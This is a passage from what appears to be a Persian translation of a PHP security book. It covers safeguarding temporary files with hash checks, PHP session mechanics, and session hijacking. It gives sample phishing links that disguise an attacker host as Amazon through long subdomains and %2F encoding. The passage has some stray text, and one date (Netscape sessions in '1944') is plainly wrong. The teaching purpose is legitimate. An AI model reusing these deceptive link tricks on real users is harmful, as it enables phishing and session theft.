این دستورالعمل مانع ارائه و دسترسی فایل‌های مشخص شده در این فولدر توسط آپاچی، خواهد شد. البته شما به این امر، تنها زمانی نیاز دارید که به دلیلی در حال ایجاد فایل‌های موقتی درون پوشه `webroot` (ریشه سایت) باشید. ما پیشنهاد می‌دهیم که تمامی فایل‌های پشتیبانی برنامه‌ی خود، شامل تنظیمات، کتابخانه‌ها و البته فایل‌های موقتی را در خارج از دایرکتوری `webroot` آپاچی، ذخیره کنید.

۹,۳,۳

## تنها در فایل‌های شناخته شده بنویسید

از آنجا که اسکریپت‌های شما فایل‌های موقتی را ایجاد کرده و در آن‌ها می‌نویسند، شما در همه حال باید بدانید که کدام فایل‌ها وجود دارند و چه چیزی در آن‌ها قرار دارد. ایجاد فایل‌هایی با نام‌های سخت (همان‌طور که قبلا بحث کردیم) این فایل‌ها را تا حدی ایمن‌تر می‌کند و این کار تا حدود زیادی مانع از این می‌شود که یک مهاجم اقدام هایجک کردن یک فایل توسط جایگزینی کامل آن و یا افزودن چیزی به آن می‌شود. هرچند همچنان این امر امکان‌پذیر است. بنابراین شما باید به دقت بررسی کنید که محتوای موجود یک فایل موقتی همان چیزی است که انتظار دارید.

اولین باری که در یک فایل می نویسید، باید خالی باشد، زیرا شما آن را با حالت 'w+' باز کردید. اگر برای اولین بار می خواهید چیزی در آن بنویسید، باید از خالی بودن آن اطمینان پیدا کنید که این کار به این صورت بررسی می شود:

```
<?php
if ( filesize( $tempFilename ) === 0 ) {
    // write to the file
} else {
    exit ( "$tempFilename is not empty.\nStart over again.");
}
?>
```

اگر فایل خالی نباشد، آنگاه یا مشکلی در زمان ایجاد آن به وجود آمده است و یا بین زمانی که شما آن را ایجاد کرده اید و زمانی که آماده نویشتن در آن شده اید، هایدک شده است. در هر صورت، شما باید کار خود را ادامه ندهید. البته، کاملاً طبیعی است که یک مجموعه از ویرایش های متوالی بر روی یک فایل موقت در بازه های زمانی رخ دهد و هر بار، داده هایی به فایل اضافه و یا کم شود. ولی باید بررسی شود آیا این فایل در این لحظه جهت نگارش، ایمن است یا خیر؟ کلید زیر جهت پاسخ به این سوال است:

```
<?php
// write something to the file; then hash it
$hashnow = sha1_file( $tempFilename );
$_SESSION['hashnow'] = $hashnow;

// later, get ready to write again
$hashnow = sha1_file( $tempFilename );
if ( $hashnow === $_SESSION['hashnow'] ) {
    // write to the file again
    // get and save a new hash
    $hashnow = sha1_file( $tempFilename );
    $_SESSION['hashnow'] = $hashnow;
} else {
    exit ( "Temporary file contains unexpected contents.\nStart over again.");
}
?>
```

این امر ممکن است یک فرآیند پیچیده و به هم ریخته به نظر برسد آن هم تنها جهت نوشتن چیزی در یک فایل موقتی. ولی شما تنها یک بار لازم است به دام یک هایجکر بیفتید تا دریابید که این نوع توجه تا چه حدی دارای اهمیت می‌باشد.

#### ۹,۳,۴ تنها از فایل‌های شناخته شده بخوانید

همین نوع مراقبت در هر باری که شما داده‌ها را از فایل‌های موقتی می‌خوانید، مورد نیاز است. اگر یک هایجکر داده‌های خود را به جای داده‌های شما قرار داده باشد و شما آن داده‌ها را بدون بررسی در پایگاه داده‌ی خود ذخیره کنید، آنگاه شما یکی از قاعده‌ی اصلی برنامه‌نویسی را نقض کرده‌اید و آن این است که داده‌های کاربران خود را به هر قیمتی محافظت کنید.

روش آشکار جهت تایید اعتبار داده‌ها قبل از استفاده از آن‌ها، استفاده از همان کدی است که شما زمانی که بر روی فایل می‌نوشتید، ایجاد کردید.

هنگامی که می‌خواهید داده‌ها را بازیابی کنید، یک checksum دیگر را ایجاد می‌کنید و این دو را با هم مقایسه می‌کنید (درست به مانند کاری که هنگام نوشتن انجام دادید). وجود عدم تطابق نشان می‌دهد که داده‌ها چیزی نیستند که شما انتظار داشتید و به شما هشدار می‌دهد که یا پردازش را متوقف کنید و یا دوباره شروع کنید و یا حداقل از این داده‌ها جهت هدف پیش‌بینی شده، استفاده نکنید.

یک روش دیگر جهت حفاظت از خود در برابر داده‌های هایجک شده، این است که داده‌ها را در هنگام نوشتن، امضا کنید. اگر شما OpenSSL را نصب کرده باشید و یک گواهی معتبر داشته باشید، می‌توانید متدی را ایجاد کنید که داده‌ها را نوشته و گواهی شما را به داده‌ها هنگام نوشتن درون فایل موقت، اضافه کند. هنگامی که نیاز به استفاده‌ی مجدد از آن داده‌ها داشتید، گواهی را از آن استخراج کنید و آن را با گواهی اصلی مقایسه می‌کنید. در اینجا نیز، وجود عدم تطابق نشان دهنده‌ی داده‌های مخربی می‌باشد که نباید استفاده شوند. اگر یک گواهی ندارید، می‌توانید همین کار را با افزودن یک تکه‌ی تصادفی که ایجاد کرده و مستقل از فایل ذخیره می‌کنید، انجام دهید.

#### ۹,۳,۵ بررسی فایل‌های آپلود شده

در این حالت، تابع `is_uploaded_file()` در PHP می‌تواند قسمت اعظمی از کار را برای شما انجام دهد. این تابع نام فایل را که در حافظه‌ی موقتی بر روی سرور (نه نام فایل بر روی دستگاه مشتری) به عنوان پارامتر خود دریافت می‌کند. بنابراین، مقدار عمومی این پارامتر عبارت

FILES\_\$\_FILES['userfile']['tmp\_name\_\$ (معمولا 'userfile' همان نامی است که در فیلد نام عنصر ورودی فایل در فرم ارسال، مشخص شده است که معمولا چیزی شبیه به <"input name="userfile" type="file"/> می باشد. دومین پارامتر رشته ی واقعی 'tmp\_name' می باشد که مقدار آن برابر با هر نامی خواهد بود که PHP به فایل ارسالی در مکان موقتی خود داده است. اینکه این نام دقیقا چیست، دارای اهمیت نمی باشد. بنابراین، این مقدار به فایل ذخیره شده ی موقتی اشاره می کند و به تابع اجازه می دهد که این امر را بررسی کند که آیا این همان فایلی است که از طریق روش POST ارسال شده یا خیر.

اگر تفاوتی مشاهده نشود تابع مقدار TRUE را باز می گرداند اگر مقدار FALSE را بازگرداند نمی توان به طور قطع گفت که این فایل موقتی، هایجک شده است. هرچند این امر امکان پذیر است ولی احتمالات دیگری نیز وجود دارند، که می توانند با متغیر \$\_FILES['userfile']['error\_\$ مشخص شوند. به طور مثال ممکن است فایل بیش از حد بزرگ بوده باشد و یا ممکن است تنها بخشی از آن ارسال شده باشد و یا ممکن است اصلا وجود نداشته باشد.

به طور خلاصه، بررسی تایید اعتبار یک فایل ارسال شده تنها توسط تابع is\_uploaded\_file() انجام می شود که کدهای آن به این صورت می باشد:

```
<?php
if ( is_uploaded_file( $_FILES['userfile']['tmp_name'] ) ) {
    echo 'The file in temporary storage is the one that was uploaded.';
} else {
    echo 'There is some problem with the file in temporary storage!';
}
?>
```

«پایانه ای»

## ۹.۴ تست حفاظت<sup>۶۳</sup> در برابر هایجک

همان‌طور که در فصل‌های قبلی بیان نمودیم، یک بخش مهم از ایمن نگه‌داشتن اسکریپت‌های خود عبارت از تست کردن آن‌ها جهت حفاظت در برابر نقص‌های ممکن می‌باشد. در اینجا ما یک نمونه از چنین تستی را ارائه می‌کنیم که در آن بررسی می‌کند که آیا روش درهم‌سازی واقعا کار می‌کند یا خیر.

```
<?php
```

```
// create a temporary file
$tempname = '/tmp/mytestfile';
$tempfile = fopen( $tempname, 'w+' );
fwrite( $tempfile, 'hello\n' );
fclose( $tempfile );

// attempt to protect from hijacking by hashing the file contents
$hash = sha1_file( $tempname );
```

سازمان عملیات خدایه‌های رایانه‌ای



```
////////////////////////////////////  
// attempt to hijack the file  
////////////////////////////////////  
// depending on what you want to test for, you might have another script  
// or some command line utility or ftp/scp do this.  
file_put_contents( $tempname, 'and goodbye' );  
sleep( 2 );  
  
// test whether the protection has been sufficient  
$newhash = sha1_file( $tempname );  
if ( $hash === $newhash ) {  
    exit( "Protection failed:\n  
    We did not recognize that the temporary file has been changed." );  
}  
else {  
    exit( "Protection succeeded:\n  
    We recognized that the temporary file has been changed." );  
}  
  
?>
```

شما برای اطمینان از امنیت فایل ها و کدهای خود باید به روش های مختلف برنامه را توسط هایجک های مختلف تست نمایید و حفره های امنیتی را پیدا کرده و با روشهایی مشابه روشهای بیان شده از برنامه خود در مقابل هایجکرها محافظت نمایید.

## ۹.۵ خلاصه

در فصل نهم، بحث خود را در خصوص نقص های اسکریپت با تمرکز بر روی محافظت از فایل های موقتی ادامه دادیم. و مباحث خود را با بیان اهمیت فایل های موقتی، مکان های آنها، عملکرد آنها و ریسک های همراه آنها مانند آشکار نمودن داده های خصوصی شما و ارائه فرصتی به یک مهاجم جهت هایجک کردن فایل شما و جایگزینی آن با فایل خود، کار را آغاز کردیم.

سپس با مثالی علمياتی را که هایجکرها می توانند انجام دهند را بیان کردیم همچنین به بحث پیرامون روش های مختلف ممانعت از چنین سوء استفاده ای پرداختیم. راه کارهایی به منظور ایمن نمودن ارتباطات شبکه، ایجاد نام فایل های غیر قابل حدس زدن، محدود نمودن مجوزها و نوشتن و خواندن از فایل های شناخته شده ارائه شد.

در آخر، ما مدلی را جهت تست و از حفاظت شما در برابر تلاش‌ها جهت هایجک کردن فایل‌های موقتی ارائه نمودیم. در فصل دهم، ما به آخرین مرحله در بررسی خود از روش‌های ایمن نگه‌داشتن اسکریپت‌های برنامه‌ی خود تا بالاترین حد ممکن خواهیم پرداخت. در آنجا ما در خصوص ایمن نمودن اسکریپت‌ها به منظور جلوگیری از هایجک کردن جلسات (Session)، خواهیم پرداخت.

مدیریت مرکز امداد و هماهنگی عملیات رخدادهای رایانه‌ای

## ۱۰ فصل دهم: جلوگیری از هایجک جلسه

در فصل دهم به آخرین بحث خود در ایمن نگه‌داشتن اسکریپت‌های PHP می‌پردازیم؛ در اینجا آخرین تهدید جهت امنیت داده‌های کاربران یعنی هایجک کردن جلسه را بررسی می‌کنیم.

مفهوم جلسات پایدار در ابتدا توسط نت‌اسکیپ در سال ۱۹۴۴ به عنوان بخشی از تلاش جهت ایمن‌تر نمودن ارتباطات اینترنت، بیان شد. این تلاش منجر به ایجاد پروتکل SSL شد. با این حال، در این فصل، تمرکز ما بر ابعاد امنیتی SSL نیست بلکه به مفهوم جلسات پایدار و این مسئله که این موارد چه نقص‌های بالقوه‌ای در برابر سوء استفاده دارند، می‌باشد.

### ۱۰.۱ جلسات پایدار چگونه کار می‌کنند

ارتباطات HTTP در ابتدا با این فرض ایجاد شدند که این ارتباط تنها برای تبادل اطلاعات لحظه‌ای می‌باشد یعنی، یک ارتباط بین دو مولفه (کلاينت/سرور) تنها جهت مدت زمان کوتاهی وجود دارد و به ارسال یک درخواست به سرور و پاسخ ارسال شده به مشتری، منتهی می‌شود. هنگامی که این ارسال کامل می‌شد، دو مولفه مانند زمان قبل از ایجاد ارتباط دیگر اطلاعی از هم نداشتند.

مشکل این سیستم این است که با وجود اینکه وب جهت مبادلات (از قبیل خریدها) بود ولی فراتر از چیزی که در ابتدا تصور شده بود، مورد استفاده قرار گرفت. این ارتباطات به ارتباطات سابق وابسته بودند به طوری که فقط بر اساس درخواست به آ پاسخ داده نمی‌شد و به اطلاعاتی که قبلاً بدست آمده بود وابسته شد. به طور مثال شما وارد یک سایت خرید می‌شدید، ابتدا اطلاعاتی در مورد محصولات را دریافت می‌کردید، سپس محصولات را انتخاب می‌کردید و غیره. ماهیت چنین وظیفه‌ای وابسته به یک حالت قبلی است.

جلسات به عنوان روشی جهت حل این انقطاع، ایجاد شدند. یک جلسه عبارت است از یک پکیج اطلاعاتی مرتبط با تراکنش جاری. این پکیج معمولاً بر روی سرور به عنوان یک فایل موقتی ذخیره می‌شود و دارای یک ID می‌باشد که معمولاً شامل یک شماره‌ی تصادفی به علاوه‌ی زمان و تاریخ آغاز جلسه می‌باشد. این

ID جلسه، با اولین پاسخ به کلاینت برای او ارسال می‌شود و سپس با هر درخواستی از طرف کلاینت به سمت سرور ارسال می‌گردد. این امر به سرور اجازه می‌دهد تا به داده‌های ذخیره شده‌ی مناسب آن جلسه دسترسی داشته باشد. این امر به هر تراکنش اجازه می‌دهد تا دارای ارتباط منطقی با تراکنش‌های قبلی خود باشد.

## جلسات PHP

۱۰,۱,۱

PHP به صورت ذاتی مدیریت جلسات را پشتیبانی می‌کند. جلسه توسط تابع `session_start()` آغاز می‌گردد و ID جلسه را تولید کرده و آن را در ثابت `PHPSESSID` ذخیره می‌کند. همچنین آرایه‌ی عمومی `$_SESSION` را ایجاد می‌کند که می‌توانید در آن هر اطلاعاتی را که دوست داشتید، ذخیره کنید. همان‌طور که قبلاً گفتیم، این اطلاعات بر روی سرور و درون یک فایل موقتی که دارای نام ID جلسه است نوشته می‌شود. این فایل تا زمانی قابل دسترسی است که برنامه‌ی شما، ID جلسه را بداند. دو روش مکمل جهت حفظ ID جلسه (و به طبع آن دسترسی به اطلاعات جلسه) وجود دارد.

- اگر کوکی‌ها<sup>۶۵</sup> بر روی سیستم کلاینت فعال شده باشند، آنگاه یک کوکی با فرمت `name=value` در آنجا نوشته می‌شود که در آن، `name` برابر است با `PHPSESSID` و `value` برابر است با مقدار ثابتی که ID واقعی جلسه می‌باشد.
- اگر کوکی‌ها فعال نباشند، آنگاه PHP را می‌توان تنظیم نمود تا به صورت خودکار یک متغیر `$_GET` را که حاوی رشته‌ی `name=value` می‌باشد را به انتهای هر URI قرار گرفته درون پاسخ، اضافه کند. این ویژگی را `transparent session ID` می‌نامند.

زمانی که تابع `session_start()` فراخوانی می‌شود ابتدا بررسی می‌کند که آیا کوکی ای با مقدار `PHPSESSID` در متغیر `$_COOKIE` وجود دارد یا خیر اگر وجود نداشته باشد در صورتی که بررسی می‌کند که آیا `transparent session ID` فعال است یا خیر که اگر فعال باشد بررسی می‌کند که آیا url دارای عبارتی با نام `PHPSESSID` است که با متد `GET` ارسال شده است یا خیر که اگر این جواب مثبت باشد و یا کوکی با این ساخته شده باشد به اطلاعات `session` که بر روی سرور قرار دارد

دسترسی پیدا می کند و آنها را درون آرایه عمومی `$_SESSION` قرار می دهد و در حالتی که چنین جلسه ای بر روی سرور وجود نداشته باشد یا جلسه جدید تشکیل می دهد و یک آرایه عمومی تهی به نام `$_SESSION` ایجاد می کند.

این فرآیند جهت اسکریپتها و صفحات بعدی نیز تکرار می شود، که همان طور که گفتیم یا از متغیر `$_COOKIE` استفاده می کند و یا به صورت اختیاری از یک متغیر `$_GET`، `ID` جلسه را ردیابی کند و اطلاعات جلسه را در متغیر `$_SESSION` ذخیره می کند که در آنجا می تواند توسط اسکریپت مورد استفاده قرار گیرد.

کوکی هایی که `ID` جلسه را نگهداری تنها در حافظه ی مرورگر ذخیره می شوند. برخلاف سایر متغیرهای کوکی که درون دیسک نوشته می شوند. این بدان معنا است که هنگامی که مرورگر بسته می شود، جلسه نیز اصولاً نامعتبر می شود. هر چند اگر بتوان `ID` واقعی را بازیابی نمود جلسه ممکن است همچنان معتبر باشد. همچنین هر جلسه دارای یک طول عمر می باشد که در صورتی که به مدت بیشتر از آن طول عمر کلاینت با سرور ارتباط برقرار نکند آن جلسه از روی سرور حذف خواهد شد. مدت عمر جلسات را می توان توسط پارامتر `session.cookie_lifetime` که در فایل `php.ini` است تنظیم نمود و مدت زمان طول عمر جلسات را بر اساس ثانیه تعیین نمود.

### یک جلسه ی نمونه

۱،۲،۱۰

ما فرآیند ایجاد و استفاده از یک جلسه را در ادامه نمایش داده ایم


```
<?php
session_start();
$test = 'hello ';
$_SESSION['testing'] = 'and hello again';
echo 'This is session ' . session_id() . '<br />';
?>
<br />
<a href="sessionDemo2.php">go to the next script</a>
```

این اسکریپت کوتاه و ساده از تابع `session_start()` در `PHP` جهت آغاز یک جلسه استفاده می کند. در ادامه شما یک مقدار را در متغیر `$test` و مقداری دیگر را در آرایه عمومی `$_SESSION` ذخیره

می‌کنید. هدف شما در اینجا این است که بررسی کنید که آیا این مقادیر می‌توانند طی یک جلسه پایدار بمانند و در صفحات دیگر قابل دسترس باشد یا خیر.

ID جلسه را می‌توان با استفاده از تابع `session_id()` استخراج و در مثال بالا این ID توسط دستور `echo` چاپ شده است. در نهایت ما یک لینک به یک صفحه دیگر ایجاد کرده ایم که کاربر بعد از کلیک کردن بر روی آن به صفحه دیگری منتقل می‌شود. این اسکریپت، خروجی نشان داده شده در تصویر ۱۰-۱ را ارائه می‌دهد.

تصویر ۱۰-۱: خروجی ناشی از `sessionDemo1.php`




چیزی که در این خروجی نشان داده نشده است، چیزی است که در پشت صحنه رخ می‌دهد. مقدار ID جلسه‌ی نشان داده شده در این خروجی را ایجاد نمود، یک فایل موقتی (با نام `sess_115e0d2357bff343819521ccbce14c8b`) را ایجاد نمود و آن را در آرایه‌ی عمومی `$_SESSION` با مقادیر مشخص شده، ذخیره نمود. درون این فایل موقتی که در سرور قرار دارد به ترتیب اندیس آرایه، یک جدا کننده‌ی عمودی |، نوع و طول مقدار، خود مقدار و میکمالن جهت جدا نمودن عناصر آرایه از هم می‌باشد. در این مثال فایل تنها شامل همین یک جفت کلید-مقدار می‌باشد:

```
testing|s:15:"and hello again";
```

در نهایت، PHP خروجی اسکریپت را ایجاد نمود و آن را جهت مرورگر کاربر پس فرستاد که همراه با یک کوکی که شامل مقدار ثابت `PHPSESSID` تنظیم شده با مقدار ID جلسه است می‌باشد. محتوای این کوکی همان‌طور که قبلاً گفتیم تنها در حافظه‌ی مرورگر ذخیره شده است و در این اجرا در مرورگر فایرفاکس ذخیره شده است. که در تصویر ۱۰-۲ نشان داده شده است.



تصویر ۱۰-۲: کوکی ذخیره شده بر روی رایانه کاربر توسط sessionDemo1.php




مدیریت پورت

در ادامه اسکریپتی را ایجاد می کنیم که به آن لینک داده شده بود (sessionDemo2.php) تا توانایی مکانیسم جلسه ی PHP را جهت حفظ مقادیر در بین کو اسکرپت نشان دهیم.

```
<?php
session_start();
?>
This is still session <?= session_id() ?><br />
The value of $test is "<?= $test ?>."<br />
The value of $_SESSION['testing'] is "<?= $_SESSION['testing'] ?>."
```

این اسکریپت نیز بسیار ساده است. شما یک جلسه را آغاز می کنید و سپس متغیرهایی را که در صفحه sessionDemo1.php ایجاد شده بودند را به ترتیب نمایش می دهیم (بدون تنظیم کردن آنها) تا ببینید که آیا وجود دارند یا خیر. خروجی این اسکریپت در تصویر ۱۰-۳ نشان داده شده است.

تصویر ۱۰-۳: خروجی از sessionDemo2.php



همان‌طور که انتظار می‌رفت، متغیر `$test` دارای هیچ مقداری نیست؛ این متغیر در کد قبلی تنظیم شده بود ولی زمانی که اسکریپت پایان یافت، حذف گردید. ولی هم ID جلسه حفظ شده است و هم آرایه `$_SESSION` که شامل مقدار مورد انتظار می‌باشد که از جلسه‌ی اولیه به جا مانده است.

در اینجا نیز، مکانیسم جلسه‌ی PHP در پشت‌صحنه در حال اجراء است. هنگامی که شما بر روی لینک، کلیک کردید تا `sessionDemo2.php` را از سرور درخواست کنید، مقدار ثابت `PHPSESSID` را از روی کوکی خواند و آن را به همراه درخواست، ارسال نمود. هنگامی که سرور این درخواست را دریافت نمود، از مقدار `PHPSESSID` جهت جستجو به دنبال فایل موقتی استفاده نمود که شامل آرایه‌ی عمومی `$_SESSION` می‌باشد و از این مقادیر جهت تولید خروجی نشان داده شده در بالا استفاده کرد. (اگر سیستم شما اجازه ذخیره سازی کوکی را ندهد PHP مقدار `PHPSESSID` را به عنوان یک متغیر `$_GET` به URI فراخوان کننده‌ی اسکریپت دوم، اضافه می‌کرد).

بنابراین، با استفاده از مکانیسم جلسه، `sessionDemo2.php` می‌داند که چه اتفاقی در `sessionDemo1.php` رخ داده است و یا به بیان بهتر بخشی از اتفاقاتی که افتاده است و ما می‌خواهیم در مورد آن‌ها بدانیم را در اختیار دارد. بدون داشتن چنین مکانیسمی جهت حفظ حالت، هیچ‌کدام از فعالیت‌های تجاری (و تنها تعدادی از فعالیت‌های غیر تجاری) که بر روی اینترنت به صورت روزمره رخ می‌دهند، امکان پذیر نبودند.

## ۱۰،۲ سوء استفاده از جلسات

به همراه قدرت جلسات، یک تهدید تقریباً همان اندازه قدرتمند جهت سوء استفاده از آنها نیز وجود دارد. دو روش کلی وجود دارند که می‌توان جلسات را از طریق آن‌ها مورد سوء استفاده قرار داد. ما در ابتدا هایجک کردن جلسه و سپس تثبیت جلسه را مورد بررسی قرار می‌دهیم.

### ۱۰،۲،۱ هایجک کردن جلسه

به این دلیل که پیام‌های ارسال شده طی یک جلسه اصولاً شامل یک کلید هستند که دسترسی به اطلاعات ذخیره شده در خصوص یک کاربر را فراهم می‌کند (به مانند وضعیت تایید صلاحیت و حتی شماره‌ی کارت اعتباری)، هر کسی که بتواند به این کلید دسترسی پیدا کند می‌تواند از این کلید جهت جا زدن خود به جای کاربر مشروع استفاده کرده و اصولاً هویت کاربر را هایجک کند. با چنین قدرتی، یک مهاجم هر کاری را که یک کاربر مشروع می‌تواند انجام دهد، می‌تواند انجام دهد.

### ۱۰،۲،۱،۱ استراق سمع شبکه

شاید واضح‌ترین مورد و مطمئناً ساده‌ترین روش جهت یک مهاجم جهت دیدن یک پیام حاوی یک ID جلسه، نظارت به ترافیک شبکه می‌باشد. هرچند که حجم چنین ترافیکی به احتمال زیاد آنقدر بزرگ است که نتوان آن را به دقت واریسی نمود. ولی در مقابل می‌توان با فیلتر نمودن رشته‌های موجودی فقط آنهایی را بررسی نمود که حاوی عبارت "login" یا "PHPSESSID" باشند که احتمالاً با اینکار میزان ترافیک را به اندازه‌ای قابل مدیریت، کاهش خواهد داد.

امروزه با افزایش روز افزون استفاده از شبکه های wifi و با توجه به اینکه هر شخصی که در یک شبکه باشد می‌تواند به داده های سایر اعضای شبکه را مستقل از اینکه شبکه OPEN باشد و یا از WEP استفاده کرده باشد دسترسی داشته باشد این روش برای هکرها بسیار ساده می‌باشد.

### ۱۰،۲،۱،۲ آشکارسازی غیر عمدی

ویژگی جلسات transparent session در php که ID جلسه‌ی جاری را به تمامی URI‌های مربوطه در پاسخ، می‌افزاید (برای مرورگرهایی که کوکی‌های آن‌ها فعال نیست)، چنین مشاهده‌ی بسته‌ها را اندکی

ساده‌تر می‌کند. این امر کلید اطلاعات کاربر را دقیقاً در جلوی دید می‌گذارد و بنابراین هر کسی با دسترسی به لاگ‌های<sup>۶۶</sup> درخواست یا پاسخ سرور می‌تواند جلسات را هایدک کند. به صورت کلی، این دسترسی محدود به مدیران می‌باشد. ولی بسیاری از سایت‌ها صفحات تحلیل وبلاگ خود را منتشر می‌کنند که ممکن است IDهای جلساتی را که با استفاده از متغیرهای `$_GET` ارسال می‌شوند، فاش کند.

ولی چنین استراق‌سمعی خیلی رایج نیست چرا که در واقع معمول‌ترین نوع هایدک کردن بیشتر به این صورت انجام می‌شود که کاربر به صورت غیرعمدی ID جلسه‌ی خود را فاش کند. و می‌تواند این کار را با ایمیل کردن،<sup>۶۷</sup> پست کردن و یا اشتراک گذاری یک لینک انجام دهد که شامل چنین اطلاعاتی است. جهت مثال شخصی ممکن است وارد یک سایت شود تا یک کتاب بخرد، کتابی را که دوست دارد پیدا کند و یک لینک به این کتاب را جهت هوستان خود ایمیل کرده و یا به صورت پیام بفرستد (به طور مثال کتابی مشابه آن تهیه کند). هر کسی که بر روی این لینک کلیک کند تا این کتاب را ببیند، جلسه‌ی وی را تحت کنترل خواهد داشت (اگر همچنان برقرار باشد).

جلسات `transparent session` توسط دستورالعمل `session.use_trans_sid` در `php.ini` کنترل می‌شوند که به صورت پیش‌فرض خاموش است. به این دلیل که خطر افشای غیر عمدی اطلاعات جلسه با `transparent session` بالا می‌باشد ما پیشنهاد می‌دهیم که شما آن را خاموش بگذارید مگر اینکه واقعا نیازمند کار با مرورگرهایی باشید که کوکی‌های آن‌ها غیر فعال است. مطمئن شوید که به کاربران خود در خصوص خطرات به اشتراک گذاری URIهای با IDهای فعال جلسه<sup>۶۸</sup> آن‌ها، آموزش داده اید.

شما می‌توانید برای افزایش سطح امنیت کدهای خود پارامتر `session.use_only_cookies` را برابر با ۱ قرار دهید اینکار باعث می‌شود تنها از جلساتی که در کوکی مرورگر ذخیره شده است<sup>۶۹</sup> استفاده کند.

فوروارد کردن<sup>۶۷</sup>، پراکسی‌ها و فیشینگ<sup>۶۸</sup>

۱،۲،۳،۴،۵

هایدک کردن، شامل گول زدن مرورگر کاربر جهت اتصال به یک سروری متفاوت از سروری می‌باشد که فکر می‌کند در حال اتصال با آن است. برای مثال، یک پیام ایمیل ممکن است یک تخفیف ویژه<sup>۵۰</sup>

<sup>۶۶</sup> Logs

<sup>۶۷</sup> Redirect

<sup>۶۸</sup> Phishing

درصدی (البته تنها جهت تعداد خاصی از کاربران) بر روی هر چیزی در amazon.com با یک لینک به آن سایت را ارائه دهد- به غیر از اینکه این لینک در واقع به سرور خود مهاجم است، چیزی شبیه به این:

```
<a href="http://reallybadguys.com/gotcha.php">  
Click here for a 50% discount at Amazon.com!</a>
```

هنگامی که کاربر درخواست یک ارتباط می نماید، مهاجم درخواست را برای سرور اصلی ارسال می کند و سپس به عنوان یک میانجی جهت تبادل اطلاعات عمل می کند و به اطلاعات جلسه را که بین سایت مشروع و کاربر در حال تبادل هستند دسترسی دارد.

لینک بالا بسیاری از کاربران را گول نخواهد زد (امیدواریم). به هر حال، URI نمایش داده شده در نوار وضعیت مرورگر به وضوح نشان می دهد که این لینک متعلق به Amazon.com نیست. از سوی دیگر، بسیاری از مهاجمین یاد گرفته اند که یک URI طولانی می تواند جهت گول زدن کاربران ناآگاه مورد استفاده قرار گیرد. لینکی به این شکل را در نظر بگیرید:

```
<a href="http://www.amazon.com.exec.obidos.tg.detail.➤  
1590595084.reallybadguys.com/gotcha.php">  
Click here for a 50% discount at Amazon.com!</a>
```

در حالی که این لینکی نیست که یک کاربر آگاه اینترنتی بتواند به آن اعتماد کند ولی این URI اندازه ی کافی گیج کننده هست که جهت گول زدن یک کاربر ساده یا بی تجربه به کار رود.

مهاجم می تواند حتی این حقه را پیچیده تر نیز بکند به این صورت که بعضی از داده های موجود در URI را به عنوان F۲٪ رمزگذاری نماید، به این صورت:

```
<a href="http://www.amazon.com%2Fexec%2Fobidos.tg.detail.➤  
1590595084.reallybadguys.com/gotcha.php">  
Click here for a 50% discount at Amazon.com!</a>
```

در این حالت، F۲٪ در پنجره ی وضعیت مرورگر به عنوان اسلش نشان داده خواهد شد هنگامی که کاربر بر روی لینک می رود، که این احتمال را افزایش می دهد که آن را به عنوان یک آدرس قانونی بپذیرد.

